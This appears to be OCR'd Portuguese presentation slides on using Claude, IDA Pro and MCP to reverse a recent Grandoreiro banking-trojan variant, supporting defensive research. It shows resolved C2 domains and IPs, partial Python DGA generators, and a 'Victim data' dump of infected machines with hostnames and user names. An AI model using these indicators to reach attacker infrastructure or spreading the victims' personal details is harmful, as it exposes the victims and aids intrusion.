  - Não executa o *malware*
  - Mais seguro porém limitado
  - Independe de plataforma (versão do IDA Pro)

Claude com IDA Pro e MCP - Resultados

- Variante Grandoreiro pós-operação de 2024
  - https://www.interpol.int/en/News-and-Events/News/2024/Disrupting-a-Grandoreiro-malware-operation
  - https://www.ibm.com/br-pt/think/x-force/grandoreiro-banking-trojan-unleashed
  - Novas campanhas
  - DGA diferente
  - Criptografia diferente
  - Variantes diferentes
  - Múltiplos estágios
  - “Vibe reversing” com Claude e IDA Pro
    - Decifragem de 3º estágio
    - DGA de duas variantes
    - Decifragem de *strings*
    - Decifragem de comandos do C2



Claude com IDA Pro e MCP - Resultados

```
date=2026-07-24
salt_profiles=8
total_domains=8 unique_domains=8
[case01 Qm8xLpTnVbH2kRsYcJdF] noip53=gbpihqmyvczltxukdsw.cable-modem.org
[case04 mJqW5bTyRcLnH7pKvXfE] noip53=rlziekhpxqvd.cable-modem.org
[case05 TnPx9aLcVmQhR2kYjWsD] noip53=hyurzfsdwjveamx.cable-modem.org
[case06 gKrF8mNpXvTcLqH5yJbA] noip53=lghitydbnkavz.cable-modem.org
[case07 UcHw2pLmQxZrN7tVkFdY] noip53=dgwlhkvfxpueamiryojtscbq.cable-modem.org
[case08 BjQn6XkRpLsHcM4vTwEa] noip53=fnypchjbidexsvqawu.cable-modem.org
[case10 RhVm7QkLcNpX2tBjHyFd] noip53=qswzbplrfjgdmiyhonuvtae.cable-modem.org
[case13 vJtK2nHpLsQmX7rBcDyF] noip53=wkxnruhzajymql.cable-modem.org
resolution:
  dgwlhkvfxpueamiryojtscbq.cable-modem.org -> 18.234.42.61
  fnypchjbidexsvqawu.cable-modem.org -> 35.173.236.73
  gbpihqmyvczltxukdsw.cable-modem.org -> 52.90.63.204
  hyurzfsdwjveamx.cable-modem.org -> 18.209.33.83
  lghitydbnkavz.cable-modem.org -> 18.209.33.83
  qswzbplrfjgdmiyhonuvtae.cable-modem.org -> 54.165.223.48
  rlziekhpxqvd.cable-modem.org -> 34.230.3.154
  wkxnruhzajymql.cable-modem.org -> 54.91.33.246
cymru_records=0
  18.209.33.83 -> <no-cymru-data>
  18.234.42.61 -> <no-cymru-data>
  34.230.3.154 -> <no-cymru-data>
  35.173.236.73 -> <no-cymru-data>
  52.90.63.204 -> <no-cymru-data>
  54.165.223.48 -> <no-cymru-data>
  54.91.33.246 -> <no-cymru-data>
```

```
noujezlkwfdxmcqt.is-with-theband.com No DNS
nqrukbiswcljazpvmgf.blogsyte.com ->3.235.188.99:2869
unweiyhdkxlcrva.camdvr.org No DNS
zgdcqkxmsvlt.is-with-theband.com No DNS
kdljzetixranvbs.blogsyte.com ->3.235.188.99:2869
pwarnjysfkdhlicxemvtgqbu.camdvr.org No DNS
edsomukbnwxpqfzgihyar.is-with-theband.com No DNS
myjsphuaqkzng.blogsyte.com ->3.235.188.99:2869
kcdeglfpxhuonrwz.camdvr.org No DNS
urehtdoaqpblsfkvzn.camdvr.org No DNS
wfbyqgxrzvpncoulamith.camdvr.org No DNS
vgjfrldwuozbxaqet.camdvr.org No DNS

pax405E3D47.servegame.com -> ['199.217.99.159']
kce4A54375B.servegame.com -> DOWN [Errno -5] No address associated with hostname
fft5547274F.servegame.com -> DOWN [Errno -5] No address associated with hostname
lmm41583841.servegame.com -> ['64.111.92.177']
tgb5F47274F.servegame.com -> DOWN [Errno -5] No address associated with hostname
dvv51453858.servegame.com -> DOWN [Errno -5] No address associated with hostname
rrv48533D41.servegame.com -> DOWN [Errno -5] No address associated with hostname
wnn415F3D45.servegame.com -> DOWN [Errno -5] No address associated with hostname
tgg435F2442.servegame.com -> DOWN [Errno -5] No address associated with hostname
prt585C3258.servegame.com -> DOWN [Errno -5] No address associated with hostname
```


```
Victim data from http://100.31.88.15:24877/BQBH3K4H001a86f5287fc439a5fb53a51d6ab22aZ9SELK6M:
ES|DESKTOP-95S5FS1|Usuario|ACC9541BYIGIBD|
ES|JPAZGRUH01|INGRES|70C480F1OFCTQB|
EC|ZEBRA|Jorge Perez|F6B4C8D5HFYFTQ|
PE|ADMINISTRATOR|INGENIERIA|202BFBBARSPROA|
ES|PC-1755593551|Propietario|70AC8814QKAPGT|
ES|DESKTOP-2VJDR0K|Natividad|DCD6D23CECVRWI|
DE|SVEN-WIN10|Sven|C2925758QMNKUN|
BR|JOMAX2|Familia|C433DABDDTQPUO|
PY|LAPTOP-OJMAMT2S|Usuario|0C2E6377CKMXXS|
PE|DESKTOP-CRJD420|User|FE457A37HMISIG|
PE|DESKTOP-L6D5C27|PC6|B8C716A1TUTJWD|
PE|DESKTOP-AP1FQ0G|PACON|3EDD59E9GDXGUF|
```

Claude com IDA Pro e MCP - Resultados


```
#!/usr/bin/env python3

"""
🎯 STANDALONE Grandoreiro DGA Generator (FILTERED VERSION)
- ALL functions embedded (no imports needed)
- ALL 3 seeds hardcoded (no command line needed)
- ALL 343 domains from encrypted strings
- ONE-CLICK execution: python3 grandoreiro_final_filtered.py
- FILTERS OUT default DNS resolution IPs
"""

import datetime as dt
import socket
import ctypes
from typing import Tuple

# ======================================
# EMBEDDED DGA FUNCTIONS (from dga_p.py)
# ======================================

U32 = 0xFFFFFFFF

def u32(x: int) -> int:
    return x & U32

def i32(x: int) -> int:
    return ctypes.c_int32(x & U32).value

def add_u32(a: int, b: int, carry: int = 0) -> Tuple[int, int]:
    s = (a & U32) + (b & U32) + (carry & 1)
    return s & U32, 1 if s > U32 else 0
```

```
#!/usr/bin/env python3
"""
Generate Caiman DGA domains for a given day using IDA-derived logic.

This script uses only behavior/data recovered from the IDA database for:
  - seed providers (sub_9DABA4 / sub_9DB740)
  - domain pools (sub_9DC96C / sub_9E93F0 / sub_9EBA00)
  - hash/label generation (sub_9F0820 / sub_9F088C / sub_9F07EC)

Requires ida_string_decryptor.py in the same workspace.
"""

from __future__ import annotations

import argparse
import datetime as dt
import ipaddress
import re
import socket
import struct
from dataclasses import dataclass
from pathlib import Path
from typing import Dict, Iterable, List, Optional, Sequence, Tuple

from ida_string_decryptor import decrypt_ida_string


IMAGE_BASE = 0x400000

# Decrypted in IDA as the alphabet source (sub_9DB740 case 1).
ALPHABET_FALLBACK = "ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz23456789@#&*+="
```

Questões relacionadas ao Delphi




Questões relacionadas ao Delphi




https://github.com/ivocarv/ida_pro_delphi_string_fixer

Evoluindo...

- Premissas:
  - Podemos usar LLM para analisar código de *malware*, mesmo ofuscado
  - Para executáveis é preciso fazer algum tratamento inicial até chegar a código
  - É plenamente possível validar o resultado
  - Não estamos lidando ainda com compactação avançada
    - https://www.unpac.me






2ª versão – VSCode + Cline + MCP + LLM + Tools

- LLM
  - Cloud based x Local (Cline reclama de “modelos menos capazes”.)
  - Pago x “free”
    - https://helmholtz-blablador.fz-juelich.de/login
    - https://cloud.cerebras.ai/
    - https://build.nvidia.com/
    - https://opencode.ai/docs/zen/
- MCP
    - https://github.com/mrexodia/ida-pro-mcp
    - https://github.com/zinja-coder/jadx-ai-mcp
    - https://github.com/zinja-coder/apktool-mcp-server
    - https://github.com/LaurieWired/GhidraMCP
    - https://github.com/starsong-consulting/GhydraMCP
    - https://github.com/fosdickio/binary_ninja_mcp
    - https://0xshlomil.github.io/introducing-ida-free-mcp/
- VSCode
  - Abrir/gerar código fonte (ex: scripts para descriptografar informação, regras yara, DGA)
  - Plugin para LLM (Cline)
- JADX / Apktool
  - Decompilar Java / Android
- Ghidra
  - Disassembler Free

